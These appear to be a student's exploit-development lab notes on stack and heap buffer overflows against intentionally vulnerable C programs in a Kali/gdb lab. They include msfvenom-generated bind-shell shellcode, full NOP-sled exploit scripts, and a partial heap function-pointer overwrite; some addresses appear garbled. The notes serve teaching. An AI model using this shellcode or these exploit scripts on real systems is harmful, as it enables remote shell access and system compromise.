curl https://raw.githubusercontent.com/rapid7/metasploit-
omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb > msfinstall
chmod 755 msfinstall
sudo ./msfinstall
```

```
cinit_50sam2@deb-ed2:~/ED203$ curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/maste
r/config/templates/metasploit-framework-wrappers/msfupdate.erb > msfinstall
% Total    % Received % Xferd  Average Speed   Time   Time Current
          Dload  Upload Total Spent   Left Speed
100  5532  100  5532    0     0  18491      0 --:--:-- --:--:-- --:--:-- 18440
cinit_50sam2@deb-ed2:~/ED203$ chmod 755 msfinstall
cinit_50sam2@deb-ed2:~/ED203$ sudo ./msfinstall
Adding metasploit-framework to your repository list..OK
Updating package cache..OK
Checking for and installing update..
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  metasploit-framework
0 upgraded, 1 newly installed, 0 to remove and 6 not upgraded.
Need to get 217 MB of archives.
```

Metasploit provides a tool named msfvenom to generate shellcode. Execute this command, which shows the exploits available for a Linux platform, which bind a shell to a listening TCP port:

```
sudo msfvenom -l payloads | grep linux | grep bind_tcp
```

```
cinit_50sam2@deb-ed2:~/ED203$ sudo msfvenom -l payloads | grep linux | grep bind_tcp
    linux/armbe/shell_bind_tcp
    linux/armle/meterpreter/bind_tcp
connection
    linux/armle/shell/bind_tcp
n
    linux/armle/shell_bind_tcp
    linux/mipsbe/shell_bind_tcp
    linux/mipsle/shell_bind_tcp
    linux/ppc/shell_bind_tcp
    linux/ppc64/shell_bind_tcp
    linux/x64/meterpreter/bind_tcp
connection
    linux/x64/pingback_bind_tcp
x x64)
    linux/x64/shell/bind_tcp
    linux/x64/shell_bind_tcp
    linux/x64/shell_bind_tcp_random_port
command shell. Use nmap to discover the open port: 'nmap -sS target -p-'.
    linux/x86/meterpreter/bind_tcp
connection (Linux x86)
    linux/x86/meterpreter/bind_tcp_uuid
connection with UUID Support (Linux x86)
    linux/x86/metsvc_bind_tcp
    linux/x86/shell/bind_tcp
(Linux x86)
    linux/x86/shell/bind_tcp_uuid
with UUID Support (Linux x86)
    linux/x86/shell_bind_tcp
    linux/x86/shell_bind_tcp_random_port
command shell. Use nmap to discover the open port: 'nmap -sS target -p-'.
cinit_50sam2@deb-ed2:~/ED203$
```

The exploit we want is highlighted above: `linux/x86/shell_bind_tcp`

To see the payload options, execute this command:

```
sudo msfvenom -p linux/x86/shell_bind_tcp --list-options
```

The top portion of the output shows the Basic options. The only parameter we really need is "LPORT", the port to listen on, as shown below. This port has a default value of 4444, but we'll choose a custom port.

```
cinit_50sam2@deb-ed2:~/ED203$ sudo msfvenom -p linux/x86/shell_bind_tcp --list-options
Options for payload/linux/x86/shell_bind_tcp:
=====
Name: Linux Command Shell, Bind TCP Inline
Module: payload/linux/x86/shell_bind_tcp
Platform: Linux
Arch: x86
Needs Admin: No
Total size: 78
Rank: Normal

Provided by:
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Basic options:
Name   Current Setting  Required  Description
----  -----  -----  -----
LPORT  4444            yes       The listen port
RHOST
```

Name	Current Setting	Required	Description
LPORT	4444	yes	The listen port
RHOST		no	The target address

Description:
Listen for a connection and spawn a command shell

To generate Python exploit code, execute this command:

```
sudo msfvenom -p linux/x86/shell_bind_tcp LPORT=31337 -f python
```

The resulting payload isn't useful for us, because it contains a null byte ("\x00"), as shown below.

That null byte will terminate the string, preventing the shellcode after it from being processed by C programs.

```
cinit_50sam2@deb-ed2:~/ED203$ sudo msfvenom -p linux/x86/shell_bind_tcp LPORT=31337 -f python
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 78 bytes
Final size of python file: 382 bytes
buf = ""
buf += "\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02\x89\xe1\xb0\x66"
buf += "\xcd\x80\x5b\x5e\x52\x68\x02\x00\x7a\x69\x6a\x10\x51"
buf += "\x50\x89\xe1\x6a\x66\x58\xcd\x80\x89\x41\x04\xb3\x04"
buf += "\xb0\x66\xcd\x80\x43\xb0\x66\xcd\x80\x93\x59\x6a\x3f"
buf += "\x58\xcd\x80\x49\x79\xf8\x68\x2f\x2f\x73\x68\x68\x2f"
buf += "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"
cinit_50sam2@deb-ed2:~/ED203$ █
```

We could use the "-b '\x00'" switch to avoid null characters, but since we have plenty of room (1000 bytes or so), we can use the "-e x86/alpha_mixed" switch, which will encode the exploit using only letters and numbers.

The 'AppendExit=true' switch makes the shellcode more reliable.

Execute this command:

```
sudo msfvenom -p linux/x86/shell_bind_tcp LPORT=31337 AppendExit=true -e x86/alpha_mixed -f
python
```

This payload is longer--approximately 230 bytes (the exact length varies). Highlight the Python code and copy it to the clipboard, as shown below:

```

cniit_50sam2@deb-ed2:~/ED203$ sudo msfvenom -p linux/x86/shell_bind_tcp LPORT=31337 AppendExit=true -e x86/alpha_mixed -f python
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 231 (iteration=0)
x86/alpha_mixed chosen with final size 231
Payload size: 231 bytes
Final size of python file: 1114 bytes
buf = ""
buf += "\x89\xe5\xd9\xc0\xd9\x75\xf4\x59\x49\x49\x49\x49\x49"
buf += "\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37"
buf += "\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += "\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += "\x50\x38\x41\x42\x75\x4a\x49\x44\x71\x59\x4b\x39\x67"
buf += "\x68\x63\x36\x33\x50\x43\x66\x33\x71\x7a\x45\x52\x4b"
buf += "\x39\x38\x61\x38\x30\x45\x36\x4a\x6d\x4b\x30\x43\x6b"
buf += "\x51\x4e\x50\x52\x42\x48\x77\x72\x55\x50\x42\x5a\x70"
buf += "\x69\x52\x4a\x36\x70\x66\x31\x30\x50\x6d\x59\x69\x71"
buf += "\x71\x7a\x70\x66\x63\x68\x38\x4d\x4f\x70\x6b\x39\x33"
buf += "\x71\x43\x34\x38\x33\x34\x44\x6c\x70\x61\x76\x48\x4d"
buf += "\x6d\x50\x52\x63\x68\x30\x43\x56\x58\x4d\x6f\x70\x4c"
buf += "\x53\x36\x39\x30\x6a\x75\x6f\x56\x38\x4a\x6d\x6d\x50"
buf += "\x63\x79\x54\x39\x69\x68\x45\x38\x66\x4f\x54\x6f\x43"
buf += "\x43\x35\x38\x61\x78\x66\x4f\x33\x52\x32\x49\x72\x4e"
buf += "\x4b\x39\x69\x73\x50\x50\x62\x73\x4b\x39\x38\x61\x6e"
buf += "\x50\x44\x4b\x78\x4d\x6d\x50\x45\x61\x4b\x6b\x63\x5a"
buf += "\x53\x31\x53\x68\x6a\x6d\x4b\x30\x41\x41"
cniit_50sam2@deb-ed2:~/ED203$ 

```

Exploit exercise using above shell code: <https://samsclass.info/127/proj/ED203.htm>

1. Program

```

usage: ./ED3a string
kali㉿kali:~$ cat ED3a.c
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

int copier(char *str);

// compile with gcc -g -z execstack -no-pie -o ED3a ED3a.c
void main(int argc, char *argv[]) {
    if( argc != 2 ) {
        printf("Usage: %s string\n", argv[0]);
        exit(0);
    }
    printf("esp: %#010x\n", copier(argv[1]));
    printf("Done!\n");
}

int copier(char *str) {
    char buffer[1000];
    register int i asm("esp");
    strcpy(buffer, str);
    return i;
}

```

Vulnerability: in copier function, we have got a strcpy which won't limit the input to 1000 bytes. Therefore we can perform buffer overflow.

2. F1 file:

```
quit anyway: (y or n)
kali㉿kali:~$ cat f1
#!/usr/bin/python
print 'A'*1020
```

20 As are beyond designated memory space.

3. When run with 1020 A :

```
kali㉿kali:~$ gdb -q ED3a
Reading symbols from ED3a ...
(gdb) r $(./f1)
Starting program: /home/kali/ED3a $(./f1)

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) █
```

AAAA out of last 20 As manipulate the eip.

4. F2 file:

```
kali㉿kali:~$ cat f2
#!/usr/bin/python
prefix = 'A' * 1000
pattern = 'BBBBCCCCDDDEEEEFFFF'
print prefix + pattern
```

To identify which bytes manipulate the eip, we put in the pattern.

5. When run with f2:

```
kali㉿kali:~$ gdb -q ED3a
Reading symbols from ED3a ...
(gdb) r $(./f2)
Starting program: /home/kali/ED3a $(./f2)

Program received signal SIGSEGV, Segmentation fault.
0x45454545 in ?? ()
```

Ascii value of E=45. Therefore after 1012 , next 4 bytes manipulate eip.

6. Shell code:

```

buf = b""
buf += b"\x89\xe0\xd9\xc0\xd9\x70\xf4\x5e\x56\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x35\x61\x49\x4b\x39"
buf += b"\x67\x78\x63\x62\x73\x52\x63\x63\x63\x30\x6a\x36\x62"
buf += b"\x4e\x69\x59\x71\x58\x30\x72\x46\x4a\x6d\x6d\x50\x53"
buf += b"\x6b\x61\x4e\x43\x62\x38\x34\x42\x57\x70\x63\x4a"
buf += b"\x71\x79\x71\x7a\x64\x50\x43\x61\x42\x70\x4b\x39\x68"
buf += b"\x61\x53\x5a\x71\x76\x31\x48\x78\x4d\x4d\x50\x6c\x49"
buf += b"\x77\x31\x66\x64\x4d\x63\x53\x34\x6c\x70\x72\x46\x68"
buf += b"\x4d\x4d\x50\x47\x33\x48\x30\x32\x46\x5a\x6d\x4b\x30"
buf += b"\x5a\x33\x63\x69\x32\x4a\x45\x6f\x73\x68\x5a\x6d\x6b"
buf += b"\x30\x70\x49\x61\x69\x4b\x48\x42\x48\x76\x4f\x66\x4f"
buf += b"\x70\x73\x45\x38\x71\x78\x44\x6f\x30\x62\x65\x39\x72"
buf += b"\x4e\x6d\x59\x6b\x53\x30\x50\x76\x33\x4d\x59\x6d\x31"
buf += b"\x6c\x70\x44\x4b\x6a\x6d\x6b\x30\x35\x61\x69\x4b\x63"
buf += b"\x5a\x56\x61\x70\x58\x38\x4d\x6b\x30\x41\x41"

```

7. F3 file:

```

kali㉿kali:~$ cat f3
#!/usr/bin/python
buf = b""
buf += b"\x89\xe0\xd9\xc0\xd9\x70\xf4\x5e\x56\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x35\x61\x49\x4b\x39"
buf += b"\x67\x78\x63\x62\x73\x52\x63\x63\x63\x30\x6a\x36\x62"
buf += b"\x4e\x69\x59\x71\x58\x30\x72\x46\x4a\x6d\x6d\x50\x53"
buf += b"\x6b\x61\x4e\x43\x62\x38\x34\x42\x57\x70\x63\x4a"
buf += b"\x71\x79\x71\x7a\x64\x50\x43\x61\x42\x70\x4b\x39\x68"
buf += b"\x61\x53\x5a\x71\x76\x31\x48\x78\x4d\x4d\x50\x6c\x49"
buf += b"\x77\x31\x66\x64\x4d\x63\x53\x34\x6c\x70\x72\x46\x68"
buf += b"\x4d\x4d\x50\x47\x33\x48\x30\x32\x46\x5a\x6d\x4b\x30"
buf += b"\x5a\x33\x63\x69\x32\x4a\x45\x6f\x73\x68\x5a\x6d\x6b"
buf += b"\x30\x70\x49\x61\x69\x4b\x48\x42\x48\x76\x4f\x66\x4f"
buf += b"\x70\x73\x45\x38\x71\x78\x44\x6f\x30\x62\x65\x39\x72"
buf += b"\x4e\x6d\x59\x6b\x53\x30\x50\x76\x33\x4d\x59\x6d\x31"
buf += b"\x6c\x70\x44\x4b\x6a\x6d\x6b\x30\x35\x61\x69\x4b\x63"
buf += b"\x5a\x56\x61\x70\x58\x38\x4d\x6b\x30\x41\x41"
nopsled = '\x90' * 500
suffix = 'A' * (1012 - len(nopsled) - len(buf))
eip = '1234'
attack = nopsled + buf + suffix + eip
print attack

```

We will have 500 nop sled then the shell code then space left till 1012 filled with As and finally the bytes that will manipulate eip.

8. Setup breakpoint: after strcpy is done.(+40)

```

kali:kali:-$ gdb -q ED3a
Reading symbols from ED3a ...
(gdb) disass copier
Dump of assembler code for function copier:
0x08049219 <+0>:    push    %ebp
0x0804921a <+1>:    mov     %esp,%ebp
0x0804921c <+3>:    push    %ebx
0x0804921d <+4>:    sub    $0x3f4,%esp
0x08049223 <+10>:   call    0x804924b <__x86.get_pc_thunk.ax>
0x08049228 <+15>:   add    $0x2dd8,%eax
0x0804922d <+20>:   sub    $0x8,%esp
0x08049230 <+23>:   pushl   0x8(%ebp)
0x08049233 <+26>:   lea    -0x3f0(%ebp),%edx
0x08049239 <+32>:   push    %edx
0x0804923a <+33>:   mov    %eax,%ebx
0x0804923c <+35>:   call    0x8049040 <strcpy@plt>
0x08049241 <+40>:   add    $0x10,%esp
0x08049244 <+43>:   mov    %esp,%eax
0x08049246 <+45>:   mov    -0x4(%ebp),%ebx
0x08049249 <+48>:   leave
0x0804924a <+49>:   ret

End of assembler dump.
(gdb) b *0x08049241
Breakpoint 1 at 0x8049241: file ED3a.c, line 19.

```

9. Choose address to redirect in nop sled:

You need to choose an address to put into \$eip. If everything were perfect, you could simply use the address of the first byte of the shellcode. However, to give us some room for error, choose an address somewhere in the middle of the NOP sled

	x/410x \$esp				
0xfffffcb20:	0xfffffcb38	0xfffffd18f	0xf7fce110	0x08049228	
0xfffffcb30:	0x00000001	0x00000001	0x90909090	0x90909090	
0xfffffcb40:	0x90909090	0x90909090	0x90909090	0x90909090	
0xfffffcb50:	0x90909090	0x90909090	0x90909090	0x90909090	
0xfffffcb60:	0x90909090	0x90909090	0x90909090	0x90909090	
0xfffffcb70:	0x90909090	0x90909090	0x90909090	0x90909090	
0xfffffcb80:	0x90909090	0x90909090	0x90909090	0x90909090	
0xfffffcb90:	0x90909090	0x90909090	0x90909090	0x90909090	
0xfffffcba0:	0x90909090	0x90909090	0x90909090	0x90909090	
0xfffffcbb0:	0x90909090	0x90909090	0x90909090	0x90909090	
0xfffffcbc0:	0x90909090	0x90909090	0x90909090	0x90909090	
0xfffffcbd0:	0x90909090	0x90909090	0x90909090	0x90909090	
0xfffffcbe0:	0x90909090	0x90909090	0x90909090	0x90909090	
0xfffffcf0:	0x90909090	0x90909090	0x90909090	0x90909090	
0xfffffcf00:	0x90909090	0x90909090	0x90909090	0x90909090	
0xfffffcc10:	0x90909090	0x90909090	0x90909090	0x90909090	
0xfffffcc20:	0x90909090	0x90909090	0x90909090	0x90909090	
0xfffffcc30:	0x90909090	0x90909090	0x90909090	0x90909090	
0xfffffcc40:	0x90909090	0x90909090	0x90909090	0x90909090	
0xfffffcc50:	0x90909090	0x90909090	0x90909090	0x90909090	
0xfffffcc60:	0x90909090	0x90909090	0x90909090	0x90909090	
0xfffffcc70:	0x90909090	0x90909090	0x90909090	0x90909090	
0xfffffcc80:	0x90909090	0x90909090	0x90909090	0x90909090	
0xfffffcc90:	0x90909090	0x90909090	0x90909090	0x90909090	
0xfffffccea0:	0x90909090	0x90909090	0x90909090	0x90909090	
0xfffffcceb0:	0x90909090	0x90909090	0x90909090	0x90909090	
0xfffffccc0:	0x90909090	0x90909090	0x90909090	0x90909090	
0xfffffccd0:	0x90909090	0x90909090	0x90909090	0x90909090	
0xfffffcce0:	0x90909090	0x90909090	0x90909090	0x90909090	
0xfffffccf0:	0x90909090	0x90909090	0x90909090	0x90909090	
0xfffffcfd0:	0x90909090	0x90909090	0x90909090	0x90909090	
0xfffffcfd10:	0x90909090	0x90909090	0x90909090	0x90909090	
0xfffffcfd20:	0x90909090	0x90909090	0x90909090	0xc0d9e089	
0xfffffcfd30:	0x5ef470d9	0x49495956	0x49494949	0x49494949	

10. F4 file:

```
kali㉿kali:~$ cat f4
#!/usr/bin/python
buf = b""
buf += b"\x89\xe0\xd9\xc0\xd9\x70\xf4\x5e\x56\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x35\x61\x49\x4b\x39"
buf += b"\x67\x78\x63\x62\x73\x52\x63\x63\x30\x6a\x36\x62"
buf += b"\x4e\x69\x59\x71\x58\x30\x72\x46\x4a\x6d\x6d\x50\x53"
buf += b"\x6b\x61\x4e\x43\x62\x65\x38\x34\x42\x57\x70\x63\x4a"
buf += b"\x71\x79\x71\x7a\x64\x50\x43\x61\x42\x70\x4b\x39\x68"
buf += b"\x61\x53\x5a\x71\x76\x31\x48\x78\x4d\x4d\x50\x6c\x49"
buf += b"\x77\x31\x66\x64\x4d\x63\x53\x34\x6c\x70\x72\x46\x68"
buf += b"\x4d\x4d\x50\x47\x33\x48\x30\x32\x46\x5a\x6d\x4b\x30"
buf += b"\x5a\x33\x63\x69\x32\x4a\x45\x6f\x73\x68\x5a\x6d\x6b"
buf += b"\x30\x70\x49\x61\x69\x4b\x48\x42\x48\x76\x4f\x66\x4f"
buf += b"\x70\x73\x45\x38\x71\x78\x44\x6f\x30\x62\x65\x39\x72"
buf += b"\x4e\x6d\x59\x6b\x53\x30\x50\x76\x33\x4d\x59\x6d\x31"
buf += b"\x6c\x70\x44\x4b\x6a\x6d\x6b\x30\x35\x61\x69\x4b\x63"
buf += b"\x5a\x56\x61\x70\x58\x38\x4d\x6b\x30\x41\x41"
nopsled = '\x90' * 500
suffix = 'A' * (1012 - len(nopsled) - len(buf))
eip = '\x30\xcc\xff\xff'
attack = nopsled + buf + suffix + eip
print attack
```

11. Success:

The program runs, and never returns a prompt, as shown below.


This is because it worked, and it's now running the payload.

```
kali㉿kali:~$ gdb -q ED3a
Reading symbols from ED3a ...
(gdb) r $(./f4)
Starting program: /home/kali/ED3a $(./f4)
[
```

HEAP OVERFLOW

What is Heap?


Heap is a memory region allotted to every program. Unlike stack, heap memory can be dynamically allocated. This means that the program can 'request' and 'release' memory from the heap segment whenever it requires. Also, this memory is global, i.e. it can be accessed and modified from anywhere within a program and is not localized to the function where it is allocated.



What is a heap overflow?

A heap overflow is a form of buffer overflow; it happens when a chunk of memory is allocated to the heap and data is written to this memory without any bound checking being done on the data. This can lead to overwriting some critical data structures in the heap such as the heap headers, or any heap-based data such as dynamic object pointers.

Exploit: HEAP metadata overwrite



What is heap and what does malloc() do(the process)?

<https://www.youtube.com/watch?v=HPDB0hiKaD8&list=PLhixgUqwRTjxglswKp9mpkfPNfHkzyeN&index=22&t=3s>

Type 1: by overwriting some pointer to redirect code execution:

Program:

```
kali@kali:~$ cat ED205.c
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <stdio.h>
#include <sys/types.h>

struct data { char name[64]; };
struct fp { int (*fp)(); };

void winner() {
    printf("XXXXXXXXXXXXXX\n");
}

void nowinner() {
    printf("level has not been passed\n");
}

int main(int argc, char **argv) {
    struct data *d;
    struct fp *f;

    if ( argc != 2 ) {
        printf("Usage: %s string\n", argv[0]);
        exit(0);
    }

    d = malloc(sizeof(struct data));
    f = malloc(sizeof(struct fp));
    f->fp = nowinner;

    printf("data is at %p, fp is at %p\n", d, f);
    strcpy(d->name, argv[1]);
    f->fp();
}
```

We have a string: data and a pointer : fp on the heap.

The program reads string using strcpy (which won't limit the size to 64) into data.

After that we have the fp pointer pointing to nowinner function.

Aim: make fp point to winner by overflowing the heap.

Observing the memory space:

1. Inserting Breakpoint

```

27     d->data = malloc(sizeof(struct data));
(gdb) list
28     f = malloc(sizeof(struct fp));
29     f->fp = nowinner;
30
31     printf("data is at %p, fp is at %p\n", d, f);
32     strcpy(d->name, argv[1]);
33     f->fp();
34 }
35
(gdb) b 33
Breakpoint 1 at 0x80485c3: file ED205.c, line 33.

```

Put one after the strcpy i.e line 33

2. Run with AAAA and find the address of heap

```

(gdb) r AAAA
Starting program: /home/kali/ED205 AAAA
data is at 0x804b1a0, fp is at 0x804b1f0

Breakpoint 1, main (argc=2, argv=0xfffffd3f4) at ED205.c:33
33     f->fp();
(gdb) info proc mappings
process 1199
Mapped address spaces:

  Start Addr    End Addr        Size      Offset objfile
  0x8048000  0x8049000    0x1000      0x0  /home/kali/ED205
  0x8049000  0x804a000    0x1000      0x0  /home/kali/ED205
  0x804a000  0x804b000    0x1000      0x1000 /home/kali/ED205
  0x804b000  0x806d000    0x22000     0x0  [heap]
  0xf7dd5000 0xf7fb3000   0x1de000    0x0  /usr/lib32/libc-2.30.so
  0xf7fb3000 0xf7fb5000   0x2000      0x1dd000 /usr/lib32/libc-2.30.so
  0xf7fb5000 0xf7fb7000   0x2000      0x1df000 /usr/lib32/libc-2.30.so
  0xf7fb7000 0xf7fb9000   0x2000      0x0
  0xf7fce000 0xf7fd0000   0x2000      0x0
  0xf7fd0000 0xf7fd3000   0x3000      0x0  [vvar]
  0xf7fd3000 0xf7fd4000   0x1000      0x0  [vdso]
  0xf7fd4000 0xf7ffc000   0x28000     0x0  /usr/lib32/ld-2.30.so
  0xf7ffc000 0xf7ffd000   0x1000      0x27000 /usr/lib32/ld-2.30.so
  0xf7ffd000 0xf7ffe000   0x1000      0x28000 /usr/lib32/ld-2.30.so
  0xffffdd000 0xfffffe000  0x21000     0x0  [stack]

```

Locate [heap] and the highlighted part is the starting address of the heap.

**use info proc mappings to locate the heap.

3. To locate winner() and nowinner():

```

(gdb) info address nowinner
Symbol "nowinner" is a function at address 0x80484f6.
(gdb) info address winner
Symbol "winner" is a function at address 0x80484cb.

```

Note these both down.

4. To understand how and where data is stored on the heap:

```
(gdb) x/150x 0x804b000
0x804b000: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000191
0x804b010: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804b020: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804b030: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804b040: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804b050: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804b060: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804b070: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804b080: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804b090: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804b0a0: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804b0b0: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804b0c0: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804b0d0: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804b0e0: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804b0f0: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804b100: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804b110: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804b120: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804b130: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804b140: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804b150: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804b160: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804b170: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804b180: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804b190: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000051
0x804b1a0: 0x41414141 0x00000000 0x00000000 0x00000000 0x00000000
0x804b1b0: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804b1c0: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804b1d0: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804b1e0: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000011
0x804b1f0: 0x080484f6 0x00000000 0x00000000 0x000000411
0x804b200: 0x61746164 0x20736920 0x30207461 0x34303878
0x804b210: 0x30613162 0x7066202c 0x20736920 0x30207461
```

We see that string starts loading in heap from 0x804b1a0 (refer highlighted part)

You can notice that at 0x804b1f0(the address of nowinner) is saved. That must be the fp pointer that redirects the code to nowinner.

If you want to replace fp, calculating from 0x804b1a0 to 0x804b1f0: results in 80 bytes of overflow and next 4 containing replacement of nowinner.

h1 file:

We put 0000 in place of address of nowinner.

```
kali@kali:~$ cat h1
#!/usr/bin/python

print 'A' * 80 + '0000'
```

Run with h1:

```

Reading symbols from /home/kali/ED205/h1...
(gdb) r $(./h1)
